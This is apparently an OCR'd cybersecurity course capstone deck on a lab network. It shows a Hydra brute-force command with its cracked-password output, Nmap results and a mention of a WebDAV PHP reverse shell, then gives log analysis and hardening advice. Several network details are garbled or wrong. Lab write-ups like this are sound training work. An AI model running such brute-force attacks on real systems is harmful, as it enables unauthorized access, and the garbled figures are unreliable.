Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address
Range:192.162.1.0/24
Netmask:
255.255.255.255
Gateway: 10.0.0.76

Machines
IPv4: 192.168.1.90
OS: LINUX
Hostname: KALI

IPv4: 192.168.1.105
OS: LINUX
Hostname: CAPSTONE

IPv4: 192.168.1.100
OS: LINUX
Hostname: ELK STACK

IPv4: 192.168.1.1
OS: WINDOWS 10
Hostname: HYPER V

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
KALI LINUX	192.168.1.90	ATTACK MACHINE
CAPSTONE	192.168.1.105	VICTIM MACHINE
HYPER V	192.168.1.1	CLOUD BASED ENVIRONMENT
ELK SERVER	192.168.1.100	LOG DATA ANALYSED

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Simple Usernames and Passwords	The lack of complexity when issuing a password or username	The use of simple usernames and passwords opens up for exposure to being vulnerable to an attack
Hashed Passwords	Passwords which are randomized via an algorithm	If the passwords are not salted, it has the potential to be brute forced
WebDav	Webdav permits users to share, copy, move and edit files through a web server.	Allows Attackers to gain access and upload malicious files.
LFI Vulnerability	The LFI Vulnerabilities allow for attackers to execute files on a victims' machine	An LFI vulnerability allows attackers to gain access to sensitive credentials

Exploitation: BRUTE FORCING PASSWORDS

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

With the use of Hydra, it allowed for the cracking of the password.

hydra -l ashton P rockyou.txt -s 80 -f -vV 192.1681.105 http-get /company_folders/secret_folder

02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

With this exploit, it permitted for the cracking of the password and gain access to the “ secret folder”.

```
host: 192.168.1.105   login: ashton   password: leopoldo
```

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "101989" - 10100 of 14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10101 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10102 of 14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10103 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10104 of 14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10105 of 14344398 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10106 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10107 of 14344398 [child 13] (0/0
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10108 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10109 of 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10110 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10111 of 14344398 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10112 of 14344398 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10113 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10114 of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10115 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10116 of 14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10117 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10118 of 14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10119 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10120 of 14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10121 of 14344398 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10122 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10123 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10124 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10125 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10126 of 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10127 of 14344398 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10128 of 14344398 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10129 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10130 of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10131 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10132 of 14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of 14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136 of 14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of 14344398 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 of 14344398 [child 5] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-05 16:34:38
root@Kali:~/Downloads#
```

Exploitation: Port 80 Opened to the public

01

Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Nmap scanned showcased opened ports

02

Achievements
The open allowed for the Cracking of the password in the Hydra command

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-06 06:45 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds
msf5 >
```

Exploitation: Hashed Passwords

01

Tools & Processes


Ryan's password was hashed and with the use of crackstation it permitted access to the webdav.

02

Achievements

With the access to the webdav, the php shell script was dropped allowing for the reverse shell.

03



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? 2021-11-05 @ 1
- How many packets were sent, and from which IP?
- What indicates that this was a port scan? The Error in the packets sent.

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105




Errors vs successful transactions [Packetbeat] ECS

@timestamp per hour	status: Descending	Count
2021-11-05 00:00	Error	17,170
2021-11-05 00:00	OK	82
2021-11-05 01:00	Error	140,853
2021-11-05 01:00	OK	180
2021-11-05 23:00	Error	221
2021-11-05 23:00	OK	62

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



What time did the request occur? How many requests were made?

November 5 at 1:20:00:00 and a total of 13,392 requests were made


Which files were requested? What did they contain?


The files were **GET requests.**

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? 157,682
- How many requests had been made before the attacker discovered the password? 4






Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? 3
- Which files were requested? 0



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Any scanning which is not authorized or are coming from an IP address is flagged triggers an alarm.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Ping sweeping of all network subnets and host is a method to reveal which hosts are active and open.
- Regular port scanning would be a method to mitigate unnecessary port access.
- Have a firewall configured to detect scans or ping requests within a certain threshold.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Detecting unauthorized access to the hidden directory by setting an alarm for these particular requests.

The threshold: anymore than three requests per hour.


System Hardening

What configuration can be set on the host to block unwanted access?

- Confidential folders should not be accessible to the public
- Block IP addresses to access the folders (Whitelists vs BlackLists)
- Encrypt Data within confidential folders

Mitigation: Preventing Brute Force Attacks

Alarm



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	173,611
http://127.0.0.1/server-status?auto=	2,904
http://snnmnkxdhfiwgthqismb.com/post.php	474
http://192.168.1.105/webdav	324
http://www.gstatic.com/generate_204	236

What kind of alarm can be set to detect future brute force attacks?

Set an alarm which denies all failed attempts over a course of specific time frame.

3 attempts over the course of an hour.

System Hardening

What configuration can be set on the host to block brute force attacks?


- Account Lockouts After Failed Attempts within a specific time frame
- Limit Logins to a Specified IP Address or Range
- Employ 2-Factor Authentication making brute force difficult
- Monitor Server Logs on a regular basis

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Set an alarm for unusual IP addresses connecting to the WebDav.



System Hardening

What configuration can be set on the host to control access?

- Whitelisting IP address to only have access to the WebDav Server
- Have complex username and passwords

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Any unusual file placed should be triggered immediately
- Any traffic going through port to gain access to trigger an alarm

System Hardening

What configuration can be set on the host to block file uploads?

- Only allow specific files types
- Only allow authorized individuals to have access

the End